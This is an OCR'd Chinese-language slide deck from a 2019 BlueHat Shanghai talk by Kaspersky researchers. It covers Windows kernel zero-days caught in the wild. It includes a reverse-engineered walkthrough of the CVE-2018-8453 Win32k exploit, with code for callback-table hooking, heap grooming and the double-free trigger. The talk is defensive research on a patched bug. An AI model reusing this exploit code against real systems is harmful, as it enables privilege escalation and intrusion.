BLUEHAT
SHANGHAI 2019

# Momigari

## 最新的Windows操作系统内核在野漏洞概述

Boris Larin
@oct0xor

Anton Ivanov
@antonivanovm

30-May-19

# 讲师介绍


**Boris Larin**

高级恶意软件分析师（启发式检测和漏洞研究团队）

Twitter: **@oct0xor**



**Anton Ivanov**

高级威胁研究和检测团队负责人

Twitter: **@antonivanovm**


# 内容梗概

中国东北 吉林省 蛟河市. [新华社图片]
http://en.safea.gov.cn/2017-10/26/content_33734832_2.htm

*Momigari*: 日本人在秋天寻找最美丽的树叶的传统

# 内容梗概


Home › About › Corporate News
December 12, 2018
Kaspersky Lab uncovers third Windows zero day exploit in three months
Kaspersky Lab technologies have automatically detected a new exploited vulnerability in the Microsoft Windows OS kernel, the third consecutive zero-day exploit to be discovered in three months.

# 内容梗概

1）我们将简要介绍我们找到零日漏洞的方法以及所面临的挑战

2）我们将介绍我们发现的三个在野特权提升（EOP）零日攻击

- Windows系统内核漏洞利用变得更加困难
- ITW样本分析帮助我们获得事情的现状和新技术的见解
- 我们将详细介绍Windows 10 RS4的两个漏洞利用

3）我们将揭示这些漏洞采用的开发框架

# 卡巴斯基实验室检测技术


我们通常会在报告中添加此详细信息：

Kaspersky Lab products detected this exploit proactively through the following technologies:


1. Behavioral detection engine and Automatic Exploit Prevention for endpoints
2. Advanced Sandboxing and Anti Malware engine for Kaspersky Anti Targeted Attack Platform (KATA)

这是我们去年发现的所有漏洞背后的两项技术

# 技术＃1 - 漏洞利用预防




# 技术＃2 - 沙箱


文件/ URL将被发送到多个测试虚拟机
测试虚拟机
用于测试的 文件/ URL
工件记录
- 执行日志
- 内存转储
- 系统/注册表更改
- 网络连接
- 截图
- 利用工件
用于分析的装配工件
关于判定活动性质的详细数据

# 检测漏洞

如何:



# 卡巴斯基实验室捕获的在野漏洞利用

## 近一年来:

- 2018年5月 - CVE-2018-8174（Windows VBScript引擎远程执行代码漏洞）
- 2018年10月 - CVE-2018-8453（Win32k特权提升漏洞）
- 2018年11月 - CVE-2018-8589（Win32k特权提升漏洞）
- 2018年12月 - CVE-2018-8611（Windows内核特权提升漏洞）
- 2019年3月 - CVE-2019-0797（Win32k特权提升漏洞）
- 2019年4月 - CVE-2019-0859（Win32k特权提升漏洞）

# 是什么让我们夜不能寐

一家公司在一年内发现了六个漏洞

其中一个漏洞是通过Microsoft Office中的远程代码执行

还有五个漏洞涉及到特权提升

虽然这个数字很大，但它只是冰山一角

单个漏洞获取计划的奖金示例
https://zerodium.com/program.html:

为什么我们没有看到很多针对浏览器的漏洞，其他软件的漏洞，以及网络零点击远程代码执行的漏洞被捕获？

# 零日发现的复杂度

我们的技术旨在漏洞的检测和预防开发

| | |
|---|---|
| 一些漏洞很容易被发现 | 沙箱进程开始有异常的行为 |
| 一些漏洞很难被发现 | 由其他软件引起的虚假警报<br>示例：安装在同一台计算机上的两个或多个安全软件 |

但要确定检测到的漏洞是否为零日漏洞，则需要进行额外的分析

即使漏洞攻击已经被检测到了，大部分的案例分析所需要的数据远比实际检测中所能收集到的数据要多

# 需要改进的领域（浏览器）

需要进一步的分析漏洞利用脚本
扫描整个内存以查找所有脚本同样是不切实际的

可能的解决方法：
浏览器为安全应用程序提供接口以请求加载的脚本（类似于反恶意软件扫描接口（AMSI））

**问题：**
如果在同一进程中实现，漏洞利用程序可以对此进行修复

# 检测特权提升漏洞

## 特权提升漏洞可能是最适合用于分析的

特权提升漏洞通常用于攻击的后期阶段

当前操作系统提供的事件记录足以用于构建检测

由于它们通常以本机代码实现 - 因此可以轻松分析它们

# 案例 1

CVE-2018-8453

攻击模块以加密的形式分发

我们发现的样本仅针对x64平台

- 但分析表明对x86的攻击也是可以是实现的

编写的代码是为了支持下一个OS版本：

- Windows 10 build 17134
- Windows 10 build 16299
- Windows 10 build 15063
- Windows 10 build 14393
- Windows 10 build 10586
- Windows 10 build 10240
- Windows 8.1
- Windows 8
- Windows 7

# Win32k

**我们今天要讨论的四个漏洞中有三个存在于Win32k中**

Win32k是一个处理图形，用户输入，UI元素的内核模式驱动程序

它自Windows诞生之时就存在了

起初它是在用户模式上实现的，但后来它的主要部分被转移到了内核
- 为了提升性能

这是一个非常大的攻击面
- 超过1000个系统调用
- 用户态回调
- 共享数据

超过一半的Windows内核安全漏洞是在win32k.sys中找到的

https://github.com/Microsoft/MSRC-Security-Research/blob/master/presentations/2018_10_DerbyCon/2018_10_DerbyCon_State_of%20_Win32k_Security.pptx

# 安全性的提升

在过去几年中，Microsoft进行了许多改进，这些改进使针对内核的攻击变得更为困难并提高了整体安全性

防止对于创建读写原语的特定内核结构的滥用

- 对tagWND的额外检查
- GDI Bitmap对象的强化（SURFACE对象的类型隔离）
- ...

内核ASLR的改进

- 修复了通过共享数据公开内核指针的多种方法

从我们发现的漏洞中可以看出这项工作的结果。 越新的操作系统=更少的漏洞利用。

CVE-2018-8453是第一个针对Windows 10 RS4 Win32k的漏洞

# CVE-2018-8453

```
...

if ( flag_17134 == TRUE )
  exploit_17134();
else
  exploit_others();
cleanup();

...
```

从代码中可以看出这个漏洞最初似乎不并支持对Windows 10 build 17134的攻击，是在后期添加的

也有一种可能是这个攻击在此版本发行之前就已经存在，但我们没有任何证据可以证明这一猜测

# CVE-2018-8453

```
kd> dt win32k!tagWND
   ...
   +0x024 hModule          : Ptr32 Void
   +0x028 hMod16           : Uint2B
   +0x02a fnid             : Uint2B
   +0x02c spwndNext        : Ptr32 tagWND
   +0x030 spwndPrev        : Ptr32 tagWND
   +0x034 spwndParent      : Ptr32 tagWND
   +0x038 spwndChild       : Ptr32 tagWND
   +0x03c spwndOwner       : Ptr32 tagWND
   +0x040 rcWindow         : tagRECT
   +0x050 rcClient         : tagRECT
   +0x060 lpfnWndProc      : Ptr32     long
   +0x064 pcls             : Ptr32 tagCLS
   +0x068 hrgnUpdate       : Ptr32 HRGN__
   +0x06c ppropList        : Ptr32 tagPROPLIST
   +0x070 pSBInfo          : Ptr32 tagSBINFO
   +0x074 spmenuSys        : Ptr32 tagMENU
   +0x078 spmenu           : Ptr32 tagMENU
```

win32k!tagWND (Windows 7 x86)

Microsoft从调试符号中删除了win32k!tagWND，但在Windows 10 （17134） 中FNID还是处在相同的位置

FNID（功能ID）定义了一类窗口（它可以是ScrollBar，菜单，桌面等）

高位字节定义了窗口释放
FNID_FREED = 0x8000

漏洞位于syscall NtUserSetWindowFNID

# CVE-2018-8453

```
signed __int64 __fastcall NtUserSetWindowFNID(__int64 a1, __int16 a2)
{
  __int16 fnid; // si
  __int64 v3; // rbx
  __int64 v4; // rax
  signed __int64 v5; // rbx
  __int64 v6; // rdi
  signed __int64 v8; // rcx

  fnid = a2;
  v3 = a1;
  EnterCrit(0i64, 1i64);
  v4 = ValidateHwnd(v3);
  v5 = 0i64;
  v6 = v4;
  if ( v4 )
  {
    if ( *(*(v4 + 0x10) + 0x1A0i64) == PsGetCurrentProcessWin32Process() )
    {
      if ( fnid == 0x4000 || (fnid - 0x2A1) <= 9u && !(*(*(v6 + 0x28) + 0x2Ai64) & 0x3FFF) )
      {
        v5 = 1i64;
        *(*(v6 + 0x28) + 0x2Ai64) |= fnid;
        goto LABEL_7;
      }
      v8 = 87i64;
    }
```

在NtUserSetWindowFNID中，系统调用tagWND->fnid，如果它等于0x8000（FNID_FREED），则不会被检查

可以更改正在释放的窗口的FNID

# CVE-2018-8453

```
signed __int64 __fastcall NtUserSetWindowFNID(__int64 a1, __int16 a2)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v2 = a2;
  v3 = a1;
  EnterCrit(0i64, 1i64);
  v4 = ValidateHwnd(v3);
  v5 = 0i64;
  v6 = v4;
  if ( v4 )
  {
    if ( *(_QWORD *)(*(_QWORD *)(v4 + 16) + 376i64) == PsGetCurrentProcessWin32Process() )
    {
      if ( v2 == 0x4000
        || (unsigned __int16)(v2 - 673) <= 9u
        && !(*(_WORD *)(v6 + 82) & 0x3FFF)
        && !(unsigned int)IsWindowBeingDestroyed(v6) )
      {
        *(_WORD *)(v6 + 82) |= v2;
        v5 = 1i64;
        goto LABEL_11;
      }
      v7 = 87i64;
    }
```

Microsoft通过调用IsWindowBeingDestroyed()函数修补了漏洞

# CVE-2018-8453

在报告这个漏洞时，MSRC不确定这个攻击在最新版本的Windows 10中是否可以实现，因此要求我们提供了完整的漏洞利用证据

以下幻灯片显示了对Windows 10 build 17134漏洞利用的的逆向分析

出于显而易见的原因，我们不会分享完整的漏洞利用

# CVE-2018-8453

漏洞利用主要来自在用户态回调上设置的钩子

钩子回调：

fnDWORD

fnNCDESTROY

fnINLPCREATESTRUCT

设置钩子：

- 从PEB获取KernelCallbackTable的地址
- 用我们自己的处理程序替换回调指针

```
DWORD oldProtect;
VirtualProtect((LPVOID)(GetKernelCallbackTable() + 0x10), 8, PAGE_EXECUTE_READWRITE, &oldProtect);
VirtualProtect((LPVOID)(GetKernelCallbackTable() + 0x18), 8, PAGE_EXECUTE_READWRITE, &oldProtect);
VirtualProtect((LPVOID)(GetKernelCallbackTable() + 0x50), 8, PAGE_EXECUTE_READWRITE, &oldProtect);

FnDWORD = (_fnDWORD)*(LONG_PTR*)(GetKernelCallbackTable() + 0x10);
FnNCDESTROY = (_fnNCDESTROY)*(LONG_PTR*)(GetKernelCallbackTable() + 0x18);
FnINLPCREATESTRUCT = (_fnINLPCREATESTRUCT)*(LONG_PTR*)(GetKernelCallbackTable() + 0x50);

*(LONG_PTR*)(GetKernelCallbackTable() + 0x10) = (LONG_PTR)FnDWORD_hook;
*(LONG_PTR*)(GetKernelCallbackTable() + 0x18) = (LONG_PTR)FnNCDESTROY_hook;
*(LONG_PTR*)(GetKernelCallbackTable() + 0x50) = (LONG_PTR)FnINLPCREATESTRUCT_hook;
```

Patch Table

# CVE-2018-8453

漏洞利用会创建窗口并使用ShowWindow()

fnINLPCREATESTRUCT 回调将被触发

```
LRESULT FnINLPCREATESTRUCT_hook(LPVOID msg)
{
    if (GetCurrentThreadId() == Tid)
    {
        if (FnINLPCREATESTRUCT_flag)
        {
            CHAR className[0xC8];
            GetClassNameA((HWND)*(LONG_PTR*)(*(LONG_PTR*)((LONG_PTR)msg + 0x28)), className, sizeof(className));

            if (!strcmp(className, "SysShadow"))
            {
                FnINLPCREATESTRUCT_flag = FALSE;

                SetWindowPos(MyClass, NULL, 0x100, 0x100, 0x100, 0x100,
                    SWP_HIDEWINDOW | SWP_NOACTIVATE | SWP_NOZORDER | SWP_NOMOVE | SWP_NOSIZE);
            }
        }
```

SetWindowPos()将强制ShowWindow()调用AddShadow()并创建影子

** 稍后将需要使用影子进行攻击*

# CVE-2018-8453

漏洞利用会创建滚动条并执行Heap Groom

单击滚动条上的鼠标左键会启动滚动条轨道

- 它执行消息WM_LBUTTONDOWN发送到滚动条窗口
- 导致在内核中执行win32k！xxxSBTrackInit()


```
HWND hwd = CreateWindowEx(NULL, TEXT("ScrollBar"), TEXT("ScrollBar"),
    WS_VISIBLE | WS_CAPTION | WS_SYSMENU | WS_THICKFRAME | WS_GROUP | WS_TABSTOP, CW_USEDEFAULT, CW_USEDEFAULT,
    0x80, 0x80, NULL, NULL, Handle, NULL);

SetParent(hwd, MyClass);

Fengshui();

FnDWORD_flag = TRUE;

SendMessage(hwd, WM_LBUTTONDOWN, NULL, NULL);
```

准备内存布局

将消息发送到滚动条窗口以进行启动

# CVE-2018-8453

零日攻击与常规公共攻击的区别是什么？
通常，为实现最佳可靠性需要投入大量精力




在漏洞利用中有五种（！）不同的Heap Groom策略

# CVE-2018-8453

```
VOID fengshui_17134()
{
    BYTE buf[0x1000];

    memset(buf, 0x41, sizeof(buf));

    for (int i = 0; i < 0x200; i++)
    { CreateBitmap(0x1A, 1, 1, 0x20, buf);}

    for (int i = 0; i < 0x200; i++)
    { CreateBitmap(0x27E, 1, 1, 0x20, buf);}

    for (int i = 0; i < 0x200; i++)
    { CreateBitmap(0x156, 1, 1, 0x20, buf);}

    for (int i = 0; i < 0x100; i++)
    { CreateBitmap(0x1A, 1, 1, 0x20, buf);}

    for (int i = 0; i < 0x20; i++)
    { CreateBitmap(0x156, 1, 1, 0x20, buf);}

    for (int i = 0; i < 0x20; i++)
    { CreateBitmap(0x176, 1, 1, 0x20, buf);}
}
```

**fengshui_17134**: Blind heap groom

**fengshui_16299**:

- 注册0x400类（lpszMenuName = 0x4141€|）
- 创建窗口
- 使用Tarjei Mandt描述的技术泄漏地址
  NtCurrentTeb()->Win32ClientInfo.ulClientDelta

**fengshui_15063与fengshui_16299相似**

**fengshui_14393**:

- 创建0x200位图
- 创建加速器表
- 使用gSharedInfo泄漏地址
- 销毁加速器表
- 创建0x200位图

**fengshui_simple**: CreateBitmap & GdiSharedHandleTable

**Windows 10 Mitigation Improvements**

# CVE-2018-8453

如何执行回调?

**xxxSBTrackInit()** 最终会执行 **xxxSendMessage**(, *0x114*,…)

*0x114* 是 **WM_HSCROLL** 消息

将消息转换为回调

```
int xxxSendMessageToClient(struct tagWND *hWnd, unsigned int Msg, ...)
{
    ...
    gapfnScSendMessage[MessageTable[Msg]](hWnd, Msg, ...);
    ...
}
```

```
gapfnScSendMessage dq offset SfnDWORD    ; DATA XREF: xxxDefWindowProc+FC↑r
                                         ; xxxDefWindowProc+15C↑r ...
                   dq offset SfnNCDESTROY
                   dq offset SfnINLPCREATESTRUCT
                   dq offset SfnINSTRINGNULL
                   dq offset SfnOUTSTRING
                   dq offset SfnINSTRING
```

WM_HSCROLL → fnDWORD 回调

# CVE-2018-8453

在漏洞利用程序中，在fnDWORD用户态回调挂钩中有状态机

- 状态机是必需的，因为fnDWORD 用户态回调经常被使用
- 我们在fnDWORD钩子中的漏洞利用有两个阶段

阶段1 - 在WM_HSCROLL消息中销毁fnDWORD用户模式回调内的窗口

```
if (FnDWORD_flag)
{
    FnDWORD_flag = FALSE;
    FnNCDESTROY_flag = TRUE;
    DestroyWindow(MyClass);
    FnDWORD_flag2 = TRUE;
}
```

它将导致执行fnNCDESTROY回调

第一个释放的就是影子（这就是影子需要初始化的原因）

# CVE-2018-8453

在fnNCDESTROY用户态回调期间，查找释放的影子和并触发漏洞

```
LRESULT FnNCDESTROY_hook(LPVOID* msg)
{
    if (GetCurrentThreadId() == Tid)
    {
        if (FnNCDESTROY_flag)
        {
            CHAR className[0xC8];
            GetClassNameA((HWND)*(LONG_PTR*)*msg,

            if (!strcmp(className, "SysShadow"))
            {
                FnNCDESTROY_flag = FALSE;

                NtUserSetWindowFNID();

                MSG msg;
                while (PeekMessage(&msg, NULL, NULL, NULL, TRUE)){};
```

Call stack:

```
win32kfull!SfnNCDESTROY
win32kfull!xxxDefWindowProc+0x123
win32kfull!xxxSendTransformableMessageTimeout+0x3fc
win32kfull!xxxSendMessage+0x2c
win32kfull!xxxFreeWindow+0x197
win32kfull!xxxDestroyWindow+0x35d
win32kfull!xxxRemoveShadow+0x79
win32kfull!xxxFreeWindow+0x342
win32kfull!xxxDestroyWindow+0x35d
win32kfull!NtUserDestroyWindow+0x2e
```

影子窗口的FNID不再是FNID_FREED!

# CVE-2018-8453

## 第2阶段（在fnDWORD钩子内）

由于更改了FNID消息，WM_CANCELMODE将导致释放USERTAG_SCROLLTRACK!

这最终将导致双重释放

```
else if (FnDWORD_flag2)
{
    FnDWORD_flag2 = FALSE;

    BYTE buf1[0x5F0];
    memset(buf1, 0x41, sizeof(buf1));
    memset(buf1 + 8, 0, 0x10);
    HWND wnd = CreateWindowEx(NULL, TEXT("ScrollBar"), TEXT("ScrollBar"),
        WS_CAPTION | WS_SYSMENU | WS_THICKFRAME | WS_GROUP | WS_TABSTOP,
        CW_USEDEFAULT, CW_USEDEFAULT, 0x80, 0x80, NULL, NULL, Handle, NULL);
    SetCapture(wnd);

    for (int i = 0; i < 0x1E0; i++)
    {
        DeleteObject(Bitmaps_0x1A_0x200[i]);
    }

    SendMessage(wnd, WM_CANCELMODE, NULL, NULL);
```

Call stack:

```
win32kfull!SfnDWORD
win32kfull!xxxFreeWindow+0xd4f
win32kfull!xxxDestroyWindow+0x35d
win32kbase!xxxDestroyWindowIfSupported+0x1e
win32kbase!HMDestroyUnlockedObject+0x69
win32kbase!HMUnlockObjectInternal+0x4f
win32kbase!HMAssignmentUnlock+0x2d
win32kfull!xxxSBTrackInit+0x4b5
win32kfull!xxxSBWndProc+0xaa4
win32kfull!xxxSendTransformableMessageTimeout+0x3fc
win32kfull!xxxWrapSendMessage+0x24
win32kfull!NtUserfnDWORD+0x2c
win32kfull!NtUserMessageCall+0xf5
nt!KiSystemServiceCopyEnd+0x13
```

# CVE-2018-8453

使用WM_CANCELMODE释放USERTAG_SCROLLTRACK可以重新利用刚刚释放的内存

```
for (int i = 0; i < 0x200; i++)
{
    DeleteObject(Bitmaps_0x156_0x200[i]);
}

for (int i = 0; i < 0x20; i++)
{
    DeleteObject(Bitmaps_0x156_0x20[i]);
}

for (int i = 0; i < 0x200; i++)
{
    Bitmaps_0x176_0x200[i] = CreateBitmap(0x176, 1, 1, 0x20, buf1);
}

DestroyWindow(wnd);
```

释放被分配到Fengshui()中的Bitmats，并分配更多

# CVE-2018-8453

## 双重释放:

xxxSBTrackInit()将通过释放USERTAG_SCROLLTRACK完成执行，但最后的结果是释放GDITAG_POOL_BITMAP_BITS

```
.text:00000001C0208BB3 loc_1C0208BB3:                          ; CODE XREF: xxxEndScroll+293↑j
.text:00000001C0208BB3                 and     qword ptr [rbx+30h], 0
.text:00000001C0208BB8                 lea     rcx, [rbx+10h]  ; _QWORD
.text:00000001C0208BBC                 call    cs:__imp_HMAssignmentUnlock
.text:00000001C0208BC2                 lea     rcx, [rbx+18h]  ; _QWORD
.text:00000001C0208BC6                 call    cs:__imp_HMAssignmentUnlock
.text:00000001C0208BCC                 lea     rcx, [rbx+8]    ; _QWORD
.text:00000001C0208BD0                 call    cs:__imp_HMAssignmentUnlock
.text:00000001C0208BD6                 mov     rcx, rbx        ; _QWORD
